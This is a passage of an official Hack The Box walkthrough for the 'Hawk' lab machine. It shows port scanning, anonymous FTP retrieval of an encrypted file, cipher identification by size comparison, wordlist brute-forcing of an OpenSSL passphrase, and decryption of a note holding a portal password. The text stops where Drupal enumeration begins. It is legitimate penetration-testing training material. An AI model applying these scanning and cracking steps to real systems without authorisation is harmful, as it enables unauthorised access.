Hack The Box

PEN-TESTING LABS

Hawk

25th November 2018 / Document No D18.100.29

Prepared By: egre55

Machine Author: mr_h4sh

Difficulty: Hard

Classification: Official

SYNOPSIS

Hawk is a medium to hard difficulty machine, which provides excellent practice in pentesting Drupal. The exploitable H2 DBMS installation is also realistic as web-based SQL consoles (RavenDB etc.) are found in many environments. The OpenSSL decryption challenge increases the difficulty of this machine.

Skills Required

- Basic Linux post-exploitation knowledge
- Knowledge of tunneling techniques


Skills Learned

- OpenSSL cipher experimentation, brute force and decryption (courtesy of IppSec Hawk video)
- Drupal enumeration and exploitation
- H2 DBMS enumeration and exploitation

Enumeration

Nmap

```
masscan -p1-65535 10.10.10.102 --rate=1000 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.102
```




```
root@kali:~/hackthebox/hawk# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')
root@kali:~/hackthebox/hawk# nmap -Pn -A -sV -sC -p$ports 10.10.10.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-27 17:28 EST
Nmap scan report for 10.10.10.102
Host is up (0.032s latency).

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.18
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
5435/tcp open  tcpwrapped
8082/tcp open  http          H2 database http console
|_http-title: H2 Console
9092/tcp open  XmlIpcRegSvc?
```

Nmap reveals a vsftpd installation, which allows anonymous authentication, and SSH on the default port. A Drupal 7 installation running on Apache 2.4.29 is available on port 80, and the H2 database console is available on port 8082, although remote connections are disabled.


FTP / Examination of Interesting File

The file .drupal.txt.enc is identified and downloaded for further inspection.



```
root@kali:~/hackthebox/hawk# ftp
ftp> open
(to) 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> dir -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16 22:21 .drupal.txt.enc
226 Directory send OK.
ftp> get .drupal.txt.enc
local: .drupal.txt.enc remote: .drupal.txt.enc
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .drupal.txt.enc (240 bytes).
226 Transfer complete.
```

After base64 decoding the file it can be viewed, although the only discernible text is “Salted__”.



```
root@kali:~/hackthebox/hawk# cat .drupal.txt.enc
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb
CmSdwTtr/IIShvTbUd0yQxfe9OuoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUEiQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCk=
root@kali:~/hackthebox/hawk# mv .drupal.txt.enc .drupal.txt.enc.64; cat .drupal.txt.enc.64 | base64 -d > .drupal.txt.enc
root@kali:~/hackthebox/hawk# cat .drupal.txt.enc
Salted__kY ӆi-6�l����7Z����>{�$�p����5 �2[
����������8?�sW�j#T$3AG�,f       ���Z\ja�>>G6
�.��E���ĐV��V@�����d�4�����@�w��xZ��Ni��PtF��`)root@kali:~/hackthebox/hawk#
root@kali:~/hackthebox/hawk# cat .drupal.txt.enc | wc
      2       7     176
```

A Google search of this text reveals that the file has been encrypted in OpenSSL salted format. OpenSSL encrypted files comprise of the 8-byte signature “Salted__”, followed by an 8-byte salt, followed by encrypted data. http://justsolve.archiveteam.org/wiki/OpenSSL_salted_format


Identification of OpenSSL Cipher

In the Hawk video, IppSec demonstrates a really good methodology for identifying the cipher that was used, and this process is replicated below.

“wc -c” reveals that the file is 176 bytes, and as this is divisible by 16 is a strong indication that it was created using a block cipher such as AES.


The idea is to create plaintext files ranging in size between 8 bytes (a possible minimum block size), and 176 bytes (the ciphertext), in steps of 8. After some likely initial ciphers have been selected, these ciphers are used to create ciphertexts. Those cipher/size combinations that are not 176 bytes can be discarded, leaving a smaller number of candidate ciphers. The script/commands below are available in **Appendix A**.

The plaintext files and initial ciphers are chosen. The script **encrypt.sh** encrypts each plaintext file from 8 to 176 using the selected ciphers. The regex ensures that the produced ciphertexts (ending with .enc) aren’t used as input.



```
root@kali:~/hackthebox/hawk# expr 176 / 8
22
root@kali:~/hackthebox/hawk# expr 176 / 16
11
root@kali:~/hackthebox/hawk# for i in $(seq 0 8 176); do python -c "print 'A'*$i" > $i; done
root@kali:~/hackthebox/hawk# cat cipher.lst
-aes-256-cbc
-aes-128-cbc
-aes-256-ecb
-aes-128-cbc
-aes-256-ofb
-aes-128-ofb
-rc4
-rc4-cbc
-aria-128-cbc
-des
root@kali:~/hackthebox/hawk# cat encrypt.sh
for cipher in $(cat cipher.lst); do
        for length in $(ls | grep "^[0-9]\?[0-9]\?[0-9]\?$"); do
                openssl enc $cipher -e -in $length -out $length$cipher.enc -k PleaseSubscribe
        done
done
root@kali:~/hackthebox/hawk# bash encrypt.sh
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

The script completes, and the ciphertexts have been created. Selecting only those cipher/size combinations that equal 176 bytes has resulted in a smaller list of possible ciphers.




```
Using -iter or -pbkdf2 would be better.
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
root@kali:~/hackthebox/hawk# ls
0                     12                    136-aes-128-cbc.enc   160-aes-128-cbc.enc   176-aes-256-cbc.enc
0-aes-128-cbc.enc     120                   136-aes-128-ofb.enc   160-aes-128-ofb.enc   176-aes-256-ecb.enc
0-aes-128-ofb.enc     120-aes-128-cbc.enc   136-aes-256-cbc.enc   160-aes-256-cbc.enc   176-aes-256-ofb.enc
0-aes-256-cbc.enc     120-aes-128-ofb.enc   136-aes-256-ecb.enc   160-aes-256-ecb.enc   176-aria-128-cbc.enc
0-aes-256-ecb.enc     120-aes-256-cbc.enc   136-aes-256-ofb.enc   160-aes-256-ofb.enc   176-des.enc
0-aes-256-ofb.enc     120-aes-256-ecb.enc   136-aria-128-cbc.enc  160-aria-128-cbc.enc  176-rc4.enc
0-aria-128-cbc.enc    120-aes-256-ofb.enc   136-des.enc           160-des.enc           1-aes-128-cbc.enc
0-des.enc             120-aria-128-cbc.enc  136-rc4.enc           160-rc4.enc           1-aes-128-ofb.enc
0-rc4.enc             120-des.enc           144                   168                   1-aes-256-cbc.enc
1                     120-rc4.enc           144-aes-128-cbc.enc   168-aes-128-cbc.enc   1-aes-256-ecb.enc
104                   128                   144-aes-128-ofb.enc   168-aes-128-ofb.enc   1-aes-256-ofb.enc
104-aes-128-cbc.enc   128-aes-128-cbc.enc   144-aes-256-cbc.enc   168-aes-256-cbc.enc   1-aria-128-cbc.enc
104-aes-128-ofb.enc   128-aes-128-ofb.enc   144-aes-256-ecb.enc   168-aes-256-ecb.enc   1-des.enc
104-aes-256-cbc.enc   128-aes-256-cbc.enc   144-aes-256-ofb.enc   168-aes-256-ofb.enc   1-rc4.enc
104-aes-256-ecb.enc   128-aes-256-ecb.enc   144-aria-128-cbc.enc  168-aria-128-cbc.enc  2
104-aes-256-ofb.enc   128-aes-256-ofb.enc   144-des.enc           168-des.enc           24
104-aria-128-cbc.enc  128-aria-128-cbc.enc  144-rc4.enc           168-rc4.enc           24-aes-128-cbc.enc
104-des.enc           128-des.enc           152                   16-aes-128-cbc.enc    24-aes-128-ofb.enc
104-rc4.enc           128-rc4.enc           152-aes-128-cbc.enc   16-aes-128-ofb.enc    24-aes-256-cbc.enc
112                   12-aes-128-cbc.enc    152-aes-128-ofb.enc   16-aes-256-cbc.enc    24-aes-256-ecb.enc
112-aes-128-cbc.enc   12-aes-128-ofb.enc    152-aes-256-cbc.enc   16-aes-256-ecb.enc    24-aes-256-ofb.enc
112-aes-128-ofb.enc   12-aes-256-cbc.enc    152-aes-256-ecb.enc   16-aes-256-ofb.enc    24-aria-128-cbc.enc
112-aes-256-cbc.enc   12-aes-256-ecb.enc    152-aes-256-ofb.enc   16-aria-128-cbc.enc   24-des.enc
112-aes-256-ecb.enc   12-aes-256-ofb.enc    152-aria-128-cbc.enc  16-des.enc            24-rc4.enc
112-aes-256-ofb.enc   12-aria-128-cbc.enc   152-des.enc           16-rc4.enc            2-aes-128-cbc.enc
112-aria-128-cbc.enc  12-des.enc            152-rc4.enc           176                   2-aes-128-ofb.enc
112-des.enc           12-rc4.enc            16                    176-aes-128-cbc.enc   2-aes-256-cbc.enc
112-rc4.enc           136                   160                   176-aes-128-ofb.enc   2-aes-256-ecb.enc
root@kali:~/hackthebox/hawk# wc -c * | grep '176 '
  176 144-aes-128-cbc.enc
  176 144-aes-256-cbc.enc
  176 144-aes-256-ecb.enc
  176 144-aria-128-cbc.enc
  176 152-aes-128-cbc.enc
  176 152-aes-256-cbc.enc
  176 152-aes-256-ecb.enc
  176 152-aria-128-cbc.enc
  176 152-des.enc
root@kali:~/hackthebox/hawk# 
```

They are:

- aes-128-cbc
- aes-256-cbc
- aes-256-ecb
- aria-128-cbc
- des


OpenSSL Bruteforce and Recovery of Plaintext

aes-256-cbc is quite common and is chosen. With a cipher selected, the package archive is queried for openssl brute force tools. The tool, bruteforce-salted-openssl is the first result and is already installed.




```
root@kali:~/hackthebox/hawk# apt search openssl brute
Sorting... Done
Full Text Search... Done
bruteforce-salted-openssl/kali-rolling,now 1.4.1-1 amd64 [installed]
  try to find the passphrase for files encrypted with OpenSSL

forensics-all/kali-rolling,kali-rolling 2.1 all
  Debian Forensics Environment - essential components (metapackage)
```

After providing the password file, cipher and ciphertext, the tool is run and almost immediately it identifies as password candidate of “friends”.



```
root@kali:~/hackthebox/hawk# bruteforce-salted-openssl -t q0 -f /usr/share/wordlists/rockyou.txt -c aes-256-cbc -d sha256 .drupal.txt.enc
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 30
Tried passwords per second: inf
Last tried password: friends

Password candidate: friends
```

The password is provided and the openssl command below is invoked to recover the plaintext.




```
root@kali:~/hackthebox/hawk# openssl enc -aes-256-cbc -d -in .drupal.txt.enc -out drupal.txt -k friends
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
root@kali:~/hackthebox/hawk# cat drupal.txt
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```

Given that the H2 console is not directly accessible, attention can now be turned to the Drupal 7 installation.


Drupal Enumeration

Drupal Core Version Enumeration

The default Drupal landing page is accessible and displays a login form. More customised installations (websites etc.) may not have a user login or registration section on the main page, but this is typically accessible at /user.



